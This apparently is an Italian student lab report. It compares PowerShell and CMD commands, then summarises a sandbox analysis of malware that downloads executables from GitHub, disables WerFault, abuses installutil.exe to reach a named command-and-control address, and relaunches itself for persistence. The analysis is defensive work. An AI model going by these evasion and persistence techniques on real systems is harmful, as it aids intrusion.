

Esercizio 1

Windows PowerShell

Prova la nuova PowerShell multiplatforma <https://aka.ms/pscore>

PS C:\Users\user> **dir**

Directory: C:\Users\user

Mode	LastWriteTime	Length	Name
d-----	2/10/2025 12:35 PM		.splunk
d-r----	2/4/2025 4:10 PM		3D Objects
d-r----	2/4/2025 4:10 PM		Contacts
d-r----	2/10/2025 4:33 PM		Desktop
d-r----	2/4/2025 4:10 PM		Documents
d-r----	2/10/2025 12:11 PM		Downloads
d-r----	2/4/2025 4:10 PM		Favorites
d-r----	2/4/2025 4:10 PM		Links
d-r----	2/4/2025 4:10 PM		Music
d-r----	2/5/2025 9:14 AM		OneDrive
d-r----	2/4/2025 4:13 PM		Pictures
d-r----	2/4/2025 4:10 PM		Saved Games
d-r----	2/4/2025 4:13 PM		Searches
d-r----	2/10/2025 12:00 PM		Videos

Prompt dei comandi

C:\Users\user> **dir**
 Il volume nell'unità C non ha etichetta.
 Numero di serie del volume: 6630-BCBB

Directory di C:\Users\user

File	Byte	Dir	Name
02/10/2025 12:50 PM	<DIR>		.
02/10/2025 12:50 PM	<DIR>		..
02/10/2025 12:35 PM	<DIR>		.splunk
02/04/2025 04:10 PM	<DIR>		3D Objects
02/04/2025 04:10 PM	<DIR>		Contacts
02/10/2025 04:33 PM	<DIR>		Desktop
02/04/2025 04:10 PM	<DIR>		Documents
02/10/2025 12:11 PM	<DIR>		Downloads
02/04/2025 04:10 PM	<DIR>		Favorites
02/04/2025 04:10 PM	<DIR>		Links
02/04/2025 04:10 PM	<DIR>		Music
02/05/2025 09:14 AM	<DIR>		OneDrive
02/04/2025 04:13 PM	<DIR>		Pictures
02/04/2025 04:10 PM	<DIR>		Saved Games
02/04/2025 04:13 PM	<DIR>		Searches
02/10/2025 12:00 PM	<DIR>		Videos
0 File	0 byte		
16 Directory	21,466,251,264 byte disponibili		

Sia PowerShell che CMD mostrano un elenco delle directory presenti nell'attuale percorso di esecuzione (C:\Users\user).

Eseguendo il comando ping google.com:

Windows PowerShell

PS C:\Users\user> **ping google.com**

Esecuzione di Ping google.com [216.58.204.142] con 32 byte di dati:
 Risposta da 216.58.204.142: byte=32 durata=60ms TTL=112
 Risposta da 216.58.204.142: byte=32 durata=66ms TTL=112
 Risposta da 216.58.204.142: byte=32 durata=67ms TTL=112
 Risposta da 216.58.204.142: byte=32 durata=78ms TTL=112

Statistiche Ping per 216.58.204.142:
 Pacchetti: Trasmessi = 4, Ricevuti = 4,
 Persi = 0 (0% persi),
 Tempo approssimativo percorsi andata/ritorno in millisecondi:
 Minimo = 60ms, Massimo = 78ms, Medio = 67ms

PS C:\Users\user>

Prompt dei comandi

C:\Users\user> **ping google.com**

Esecuzione di Ping google.com [216.58.204.238] con 32 by
 Risposta da 216.58.204.238: byte=32 durata=54ms TTL=113
 Risposta da 216.58.204.238: byte=32 durata=67ms TTL=113
 Risposta da 216.58.204.238: byte=32 durata=72ms TTL=113
 Risposta da 216.58.204.238: byte=32 durata=65ms TTL=113

Statistiche Ping per 216.58.204.238:
 Pacchetti: Trasmessi = 4, Ricevuti = 4,
 Persi = 0 (0% persi),
 Tempo approssimativo percorsi andata/ritorno in millisecondi:
 Minimo = 54ms, Massimo = 72ms, Medio = 64ms

Sia PowerShell che CMD hanno degli output simili.

Eseguendo il comando cd Documenti:

Windows PowerShell

PS C:\Users\user> **cd .\Documenti**

PS C:\Users\user\Documenti>

Prompt dei comandi

C:\Users\user> **cd Documenti**

C:\Users\user\Documenti>

Sia PowerShell che CMD hanno degli output simili.

Eseguendo il comando

Windows PowerShell

PS C:\Users\user\Documenti> **ipconfig**

Configurazione IP di Windows

Scheda Ethernet Ethernet:

Suffisso DNS specifico per connessione:
 Indirizzo IPv6 locale rispetto al collegamento . : fe80::9110:4013:c454:495a%8
 Indirizzo IPv4. : 192.168.214.139
 Subnet mask : 255.255.255.0
 Gateway predefinito : 192.168.214.110

PS C:\Users\user\Documenti>

Prompt dei comandi

C:\Users\user\Documenti> **ipconfig**

Configurazione IP di Windows

Scheda Ethernet Ethernet:

Suffisso DNS specifico per connessione:
 Indirizzo IPv6 locale rispetto al collegamento . : fe
 Indirizzo IPv4. : 192.168.214.1
 Subnet mask : 255.255.255.0
 Gateway predefinito : 192.168.214.1

Sia PowerShell che CMD hanno degli output simili.

usando il comando Get-alias dir serve per verificare a quale comando effettivo corrisponde l'alias dir in PowerShell:

```
PS C:\Users\user\Documenti> Get-alias dir
```

CommandType	Name	Version	Source
Alias	dir -> Get-ChildItem		

il che sta ad indicare che dir è un alias in PowerShell, non un comando nativo.

Usando poi il comando netstat -h possiamo visualizzare tutte le opzioni utilizzabili con il comando netstat:

```
Windows PowerShell
PS C:\Users\user\Documenti> netstat -h
```

Visualizza le statistiche del protocollo e le connessioni di rete TCP/IP correnti.

NETSTAT [-a] [-b] [-e] [-f] [-n] [-o] [-p proto] [-r] [-s] [-t] [-x] [-y] [interval]

- a Visualizza tutte le connessioni e le porte di ascolto.
- b Visualizza l'eseguibile coinvolto nella creazione di ogni connessione o porta di ascolto. In alcuni casi, host di eseguibili noti più componenti indipendenti e in questi casi il sequenza di componenti coinvolti nella creazione della connessione o la porta in ascolto. In questo caso, l'eseguibile il nome è in [] nella parte inferiore, in alto è il componente che ha chiamato, e così via fino al raggiungimento di TCP/IP. Si noti che questa opzione può richiedere molto tempo e avrà esito negativo, a meno che non siano sufficienti autorizzazioni.
- e visualizza le statistiche Ethernet. È possibile combinare opzione.
- f Visualizza nomi di dominio completi (FQDN) per stranieri indirizzi.
- n Visualizza indirizzi e numeri di porta in formato numerico.
- o Visualizza l'ID del processo proprietario associato a ogni connessione.
- p proto Mostra le connessioni per il protocollo specificato da proto; proto può essere qualsiasi: TCP, UDP, TCPv6 o UDPv6. Se usato con -s opzione per la visualizzazione delle statistiche per protocollo, Proto può essere qualsiasi: IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP o UDPv6.
- q Visualizza tutte le connessioni, le porte di ascolto e i binding non in ascolto di porte TCP. Le porte di nonlistening associate possono o meno essere essere associato a una connessione attiva.
- r Visualizza la tabella di routing.
- s Visualizza le statistiche per protocollo. Per impostazione predefinita, le statistiche vengono visualizzate per IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP e UDPv6; l'opzione -p può essere utilizzata per specificare un sottoinsieme del valore predefinito.
- t Visualizza lo stato corrente di offload della connessione.
- x Visualizza connessioni NetworkDirect, listener e condivisi endpoint.
- y Visualizza il modello di connessione TCP per tutte le connessioni. Non può essere combinato con le altre opzioni.

intervallo Rivisualizza le statistiche selezionate, la sospensione dell'intervallo di secondi tra ogni schermo. Premere CTRL+C per interrompere la rivisualizzazione Statistiche. Se viene omesso, netstat stamperà il informazioni di configurazione una volta.

Quindi, per poter visualizzare la tabella di routing basta digitare il comando netstat -r:


```
PS C:\Users\user\Documenti> netstat -r
```

```
=====
Elenco interfacce
8...08 00 27 fb 69 f8 .....Intel(R) PRO/1000 MT Desktop Adapter
1.....Software Loopback Interface 1
=====


IPv4 Tabella route
=====
Route attive:
Indirizzo rete      Mask      Gateway    Interfaccia  Metrica
0.0.0.0             0.0.0.0   192.168.214.110 192.168.214.139 25
127.0.0.0           255.0.0.0 On-link    127.0.0.1      331
127.0.0.1           255.255.255.255 On-link    127.0.0.1      331
127.255.255.255     255.255.255.255 On-link    127.0.0.1      331
192.168.214.0       255.255.255.0 On-link    192.168.214.139 281
192.168.214.139     255.255.255.255 On-link    192.168.214.139 281
192.168.214.255     255.255.255.255 On-link    192.168.214.139 281
224.0.0.0           240.0.0.0 On-link    127.0.0.1      331
224.0.0.0           240.0.0.0 On-link    192.168.214.139 281
255.255.255.255     255.255.255.255 On-link    127.0.0.1      331
255.255.255.255     255.255.255.255 On-link    192.168.214.139 281
=====
Route permanenti:
Nessuna

IPv6 Tabella route
=====
Route attive:
Interf Metrica Rete Destinazione Gateway
1 331 ::1/128 On-link
8 281 fe80::1/64 On-link
8 281 fe80::9110:4013:c454:495a/128 On-link
1 331 ff00::/8 On-link
8 281 ff00::/8 On-link
=====
Route permanenti:
Nessuna
```



Adesso apro un secondo PowerShell con diritti di amministratore:




e digito il comando `netstat -abno` che serve per visualizzare i processi associati alle connessioni TCP attive:



E, aprendo il task manager con la sequenza di tasti `ctrl+shift+esc`, cerco e seleziono il primo processo con PID 992 e cliccando col tasto destro, vado su proprietà:





È possibile visualizzare una scheda con alcuni dettagli riguardante il processo preso in considerazione:



il passaggio finale della guida è la possibilità di eliminare elementi contenuti nel cestino usando PowerShell; quindi, creo degli elementi da poter inserire nel cestino:




e successivamente, usando PowerShell, digito il comando `clear-recyclebin` per eliminare definitivamente gli elementi all'interno del cestino:




Esercizio 2


La prima operazione eseguita da questo malware è quella di aprire una pagina web che punta ad una repository di GitHub contenente due file e scarica il file chiamato "Jvczfhe.exe":



E andando ad analizzare il file:




Noto che ci sono 3 comportamenti pericolosi:



Il primo manda in crash l'applicazione WerFault.exe che è progettata per raccogliere informazioni su errori e crash di applicazioni e se un'applicazione o un processo causa un crash, si attiva per raccogliere informazioni diagnostiche e inviarle a Microsoft.


Il file Jvczfhe.exe potrebbe voler disattivare WerFault.exe per non essere rilevato.




Successivamente legge le informazioni di sicurezza su Internet Explorer.



E legge lo stato della chiave associata a Windows Trust Settings utilizzata per verificare la legittimità dei software e il grado di fiducia da parte del sistema operativo.




E infine mette in attesa il Prompt dei comandi (CMD) per 21 secondi per poi chiuderlo (EXIT).




Quindi, il file Jvczfhe.exe quando eseguito legge le impostazioni di fiducia di windows e rallenta il rilevamento da parte del sistema operativo.


Andando a visionare il grafico:




Viene evidenziato in rosso “installutil.exe” che è un programma legittimo di Windows utilizzata per l'installazione di componenti del framework .NET che viene usata da malintenzionati per comunicare con un server di comando e controllo (C&C) (in questo caso un server con indirizzo 91.92.253.47 alla porta 7702) o per eseguire esfiltrazione di dati o esecuzione di payload malevoli.



Successivamente, il file “firefox.exe” esegue poi un download di Muadrnd.exe, sempre tramite una pagina di GitHub, che ha dei comportamenti rilevati sospetti molto simili a quelli del precedente file Jvczfhe.exe analizzato:



Dove però è presente un comportamento dove Muadrnd.exe avvia sé stesso. Questo comportamento è un comportamento tipico di malware che si auto-esegue, spesso come parte di una tecnica per mantenere la persistenza sul sistema ed evitare la rimozione.



Infine, andando a visualizzare il traffico di rete:

	HTTP Requests	31	Connections	99	DNS Requests	161	Threats	19		Filter by PID, name or url	PCAP
	Timeshift	Headers	Rep	PID	Process name	CN	URL	Content			
DEUS	3675 ms	GET 200: OK	✓	659b	Firefox.exe		http://detectportal.firefox.com/canonical.html	98 b + text			
	3729 ms	GET 200: OK	✓	659b	Firefox.exe		http://detectportal.firefox.com/success.txt?ipw4	8 b + text			
	3812 ms	POST 200: OK	?	659b	Firefox.exe		http://ocsp.sectigo.com/	83 b + binary 282 b + binary			
	3813 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	3877 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	3936 ms	POST 200: OK	?	659b	Firefox.exe		http://o.ptigooq/w2	84 b + binary 472 b + binary			
	3959 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	3963 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	3981 ms	POST 200: OK	?	659b	Firefox.exe		http://o.ptigooq/w2	84 b + binary 472 b + binary			
	3982 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	4318 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	4319 ms	POST 200: OK	?	659b	Firefox.exe		http://r11.o.leenc.org/	85 b + binary 584 b + binary			
	5624 ms	POST 200: OK	?	659b	Firefox.exe		http://ocsp.sectigo.com/	84 b + binary 283 b + binary			
